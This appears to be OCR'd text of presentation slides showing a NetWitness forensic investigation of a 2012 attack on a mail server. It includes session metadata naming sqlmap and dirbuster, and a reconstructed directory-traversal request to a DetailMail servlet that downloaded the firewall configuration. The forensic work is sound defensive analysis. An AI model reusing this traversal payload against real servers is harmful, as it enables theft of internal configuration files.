
Why do we need Netwitness.

Another proof point

Scheduled Report on FileTypes shows uncommon files in network session




34.	rar	130
35.	apple executable (pef) file	90
36.	apple executable (mach-o) file	87
37.	windows_dll	37
38.	cert pkcs12	35
39.	java_jar	33
40.	windows dll	28
41.	unix shell script	22
42.	java_class	15
43.	x64 pe	10
44.	lnk	9
45.	access db	5
46.	access_db	5
47.	perl script	4
48.	office 95-2003 powerpoint document	3
49.	torrent	1

Rule took 0:0:36.609 to complete. (Actions took 0:0:0.0)

Unix shell script and Perl script shown in the transferred file types on the network

Investigation Begins



< 2012-08-09 05:35 2012-08-20 12:09 >

Content Type (19 items)
text/html (40,889) - application/x-www-form-urlencoded (26,342) - chunked (13,574) - image/jpeg (1,466) - image/gif (1,090) - text/xml (807) - application/x-javascript (783) - application/octet-stream (422) - text/css (244) - text/plain (217) - application/x-shockwave-flash (179) - text/mhtml (35) - unicode (31) - image/png (29) - multipart/form-data (26) - spectrum.consume (11) - spectrum.analyze (11) - mail (10) - image/x-icon (3)

Errors (13 items)
404 not found (4,384) - http_404 (4,351) - 500 internal server error (1,594) - http_500 (1,522) - http_400 (328) - 400 bad request (327) - 403 forbidden (50) - http_403 (14) - http_501 (2) - http_401 (2) - 501 not implemented (2) - 401 unauthorized (2) - nw32560 (1)

Extension (20 items)
ech (24,989) - aspx (10,638) - <none> (6,362) - gif (2,272) - jsp (1,903) - ico (1,546) - asp (1,461) - jpg (1,394) - js (1,268) - css (872) - xsl (428) - dtd (428) - cab (419) - html (318) - xml" (214) - swf (102) - htm (56) - x= (46) - png (40) - class (19) [more]

Forensic Fingerprint (14 items)
javascript (15,506) - html (14,112) - jpg (1,275) - xml (941) - gif (490) - cab (414) - swf (160) - css (52) - png (19) - x86 pe (11) - windows_executable (11) - windows executable (11) perl script (4) - unix shell script (2)

Attachment (18 items)
test.txt (15) - cleanup.exe (8) - webclient.jsp (4) - mcs_config_events.log (3) - web.xml (2) - servers.ini (2) - mailsvr.ini (2) - disk_usage_threshold.conf.sh (2) - userproperties.ini (1) - signature.jsp (1) - registry.conf.sh (1) - mithi-system.httpd.conf.sh (1) - mithi-system.fw.conf.sh (1) - log4j.properties (1) - jadtest.exe (1) - iptables.rules.sh (1) - index.html (1) - cmdcodes.ini (1)


Filename [open]

File Type is shell and perl Script

Directory [open]

Client Application (20 items)
mozilla/4.0 (20,678) - sqlmap/1.0-dev (15,008) - sqlmap/1.0-dev (r4766) (http://www.sqlmap.org) (14,401) - mozilla/4.0 (compatible; msie 7.0; windows nt 5.1; .net clr 1.1.4322; .net clr 2.0.50727; .net clr 3.0.4506.2152; .net clr 3.5.30729; infopath.2; .net4.0e; .net4.0c) (12,212) - /4.0 (compatible; msie 7.0; windows nt 5.1; .net clr 1.1.4322; .net clr 2.0.50727; .net clr 3.0.4506.2152; .net clr 3.5.30729; infopath.2; .net4.0e; .net4.0c) (12,212) - mozilla/5.0 (10,830) - mozilla/5.0 (compatible; msie 9.0; windows nt 6.1; wow64; trident/5.0; malc) (5,497) - /5.0 (compatible; msie 9.0; windows nt 6.1; wow64; trident/5.0; malc) (5,497) - mozilla/4.0 (compatible; msie 7.0; windows nt 5.1; .net clr 1.1.4322; .net clr 2.0.50727; .net clr 3.0.4506.2152; .net clr 3.5.30729; infopath.2; .net4.0c; .net4.0e) (4,838) - /4.0 (compatible; msie 7.0; windows nt 5.1; .net clr 1.1.4322; .net clr 2.0.50727; .net clr 3.0.4506.2152; .net clr 3.5.30729; infopath.2; .net4.0c; .net4.0e) (4,838) - dirbuster-1.0-rc1 (3,481) - dirbuster-1.0-rc1 (http://www.owasp.org/index.php/category:owasp_dirbuster_project) (3,349) - mozilla/5.0 (windows nt 5.1) applewebkit/537.1 (khtml, like gecko) chrome/21.0.1180.75 safari/537.1 (2,456) - /5.0 (windows nt 5.1) applewebkit/537.1 (khtml, like gecko) chrome/21.0.1180.75 safari/537.1 (2,456) - mozilla/4.0 (compatible; msie 7.0; windows nt 6.0) (1,689) - /4.0 (compatible; msie 7.0; windows nt 6.0) (1,689) - mozilla/4.5 (782) - mozilla/5.0 (windows nt 5.1) applewebkit/537.1 (khtml, like gecko) chrome/21.0.1180.77 safari/537.1 (434) - /5.0 (windows nt 5.1) applewebkit/537.1 (khtml, like gecko) chrome/21.0.1180.77 safari/537.1 (434) - mozilla/5.0 (windows; u; windows nt 5.1; en-us; rv:1.9.2.28) gecko/20120306 firefox/3.6.28 (410) [more]

All the files that were used by the attacker



[redacted]59.92.89.108

[redacted] [redacted] [redacted]

< 2012-08-09 05:35 2012-08-20 12:09 >

Content Type (19 items)
text/html (40,889) - application/x-www-form-urlencoded (26,342) - chunked (13,574) - image/jpeg (1,466) - image/gif (1,090) - text/xml (807) - application/x-javascript (783) - application/octet-stream (422) - text/css (244) - text/plain (217) - application/x-shockwave-flash (179) - text/mhtml (35) - unicode (31) - image/png (29) - multipart/form-data (26) - spectrum.consume (11) - spectrum.analyze (11) - mail (10) - image/x-icon (3)

Errors (13 items)
404 not found (4,384) - http_404 (4,351) - 500 internal server error (1,594) - http_500 (1,522) - http_400 (328) - 400 bad request (327) - 403 forbidden (50) - http_403 (14) - http_501 (2) - http_401 (2) - 501 not implemented (2) - 401 unauthorized (2) - nw32560 (1)

Extension (20 items)
ech (24,989) - aspx (10,638) - <none> (6,362) - gif (2,272) - jsp (1,903) - ico (1,546) - asp (1,461) - jpg (1,394) - js (1,268) - css (872) - xsl (428) - dtd (428) - cab (419) - html (318) - xml" (214) - swf (102) - htm (56) - x= (46) - png (40) - class (19) [more]

Forensic Fingerprint (14 items)
javascript (15,506) - html (14,112) - jpg (1,275) - xml (941) - gif (490) - cab (414) - swf (160) - css (52) - png (19) - x86 pe (11) - windows_executable (11) - windows executable (11) - perl script (4) - unix shell script (2)

Attachment (18 items)
test.txt (15) - cleanup.exe (8) - webclient.jsp (4) - mcs_config_events.log (3) - web.xml (2) - servers.ini (2) - mailsvr.ini (2) - disk_usage_threshold.conf.sh (2) - userproperties.ini (1) - signature.jsp (1) - registry.conf.sh (1) - mithi-system.httpd.conf.sh (1) - mithi-system.fw.conf.sh (1) - log4j.properties (1) - jadtest.exe (1) - iptables.rules.sh (1) - index.html (1) - cmdcodes.ini (1)


Filename [open]

List of all the files that were accessed.

Directory [open]

Client Application (20 items)
mozilla/4.0 (20,678) - sqlmap/1.0-dev (15,008) - sqlmap/1.0-dev (r4766) (http://www.sqlmap.org) (14,401) - mozilla/4.0 (compatible; msie 7.0; windows nt 5.1; .net clr 1.1.4322; .net clr 2.0.50727; .net clr 3.0.4506.2152; .net clr 3.5.30729; infopath.2; .net4.0e; .net4.0c) (12,212) - /4.0 (compatible; msie 7.0; windows nt 5.1; .net clr 1.1.4322; .net clr 2.0.50727; .net clr 3.0.4506.2152; .net clr 3.5.30729; infopath.2; .net4.0e; .net4.0c) (12,212) - mozilla/5.0 (10,830) - mozilla/5.0 (compatible; msie 9.0; windows nt 6.1; wow64; trident/5.0; malc) (5,497) - /5.0 (compatible; msie 9.0; windows nt 6.1; wow64; trident/5.0; malc) (5,497) - mozilla/4.0 (compatible; msie 7.0; windows nt 5.1; .net clr 1.1.4322; .net clr 2.0.50727; .net clr 3.0.4506.2152; .net clr 3.5.30729; infopath.2; .net4.0c; .net4.0e) (4,838) - /4.0 (compatible; msie 7.0; windows nt 5.1; .net clr 1.1.4322; .net clr 2.0.50727; .net clr 3.0.4506.2152; .net clr 3.5.30729; infopath.2; .net4.0c; .net4.0e) (4,838) - dirbuster-1.0-rc1 (3,481) - dirbuster-1.0-rc1 (http://www.owasp.org/index.php/category:owasp_dirbuster_project) (3,349) - mozilla/5.0 (windows nt 5.1) applewebkit/537.1 (khtml, like gecko) chrome/21.0.1180.75 safari/537.1 (2,456) - /5.0 (windows nt 5.1) applewebkit/537.1 (khtml, like gecko) chrome/21.0.1180.75 safari/537.1 (2,456) - mozilla/4.0 (compatible; msie 7.0; windows nt 6.0) (1,689) - /4.0 (compatible; msie 7.0; windows nt 6.0) (1,689) - mozilla/4.5 (782) - mozilla/5.0 (windows nt 5.1) applewebkit/537.1 (khtml, like gecko) chrome/21.0.1180.77 safari/537.1 (434) - /5.0 (windows nt 5.1) applewebkit/537.1 (khtml, like gecko) chrome/21.0.1180.77 safari/537.1 (434) - mozilla/5.0 (windows; u; windows nt 5.1; en-us; rv:1.9.2.28) gecko/20120306 firefox/3.6.28 (410) [more]

Session Details confirm that Directory traversal attack was used



[redacted] 59.92.89.108 > Sessions for "unix shell script"

Displaying 1 - 2 of 2

	Time	Service	Size	Events	
View	2012-Aug-14 11:16:13	IP / TCP / HTTP	4.27 KB	59.92.89.108 -> [redacted]165	17433 -> 80 (http)
View	2012-Aug-16 21:39:38	IP / TCP / HTTP	16.44 KB	59.92.89.108 -> [redacted]65	7910 -> 80 (http)

NetWitness Reconstruction for session ID: 10818141 (Source 59.92.89.108 : 17433, Target [redacted] 80)
Time 8/14/2012 11:16:13 to 8/14/2012 11:16:15 Packet Size 4,375 bytes Payload Size 3,617 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 13


REQUEST

```
 GET /servlet/DetailMail?Cmd=download&file=../../../../../../../../../..//mithi/mc
s/modules/mithi-system/conf/server/mithi-system.fw.conf.sh HTTP/1.1
Host: [redacted].com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.1 (KHTML, like Gecko) Ch
rome/21.0.1180.75 Safari/537.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: JSESSIONID=CCEA4ED3BE230529C8736E29FD35EF3F
```

Query to mail server to get internal configuration files.

```
 HTTP/1.1 200 OK
Date: Tue, 14 Aug 2012 05:46:15 GMT
Server: Apache/2.0.52 (Red Hat)
Content-Disposition: attachment; filename="mithi-system.fw.conf.sh"
```

First Session where mail application’s fw config was stolen



	Time	Service	Size	Events	
View	2012-Aug-14 11:16:13	IP / TCP / HTTP	4.27 KB	59.92.89.108 -> [redacted]165	17433 -> 80 (http)
View	2012-Aug-16 21:39:38	IP / TCP / HTTP	16.44 KB	59.92.89.108 -> [redacted]65	7910 -> 80 (http)

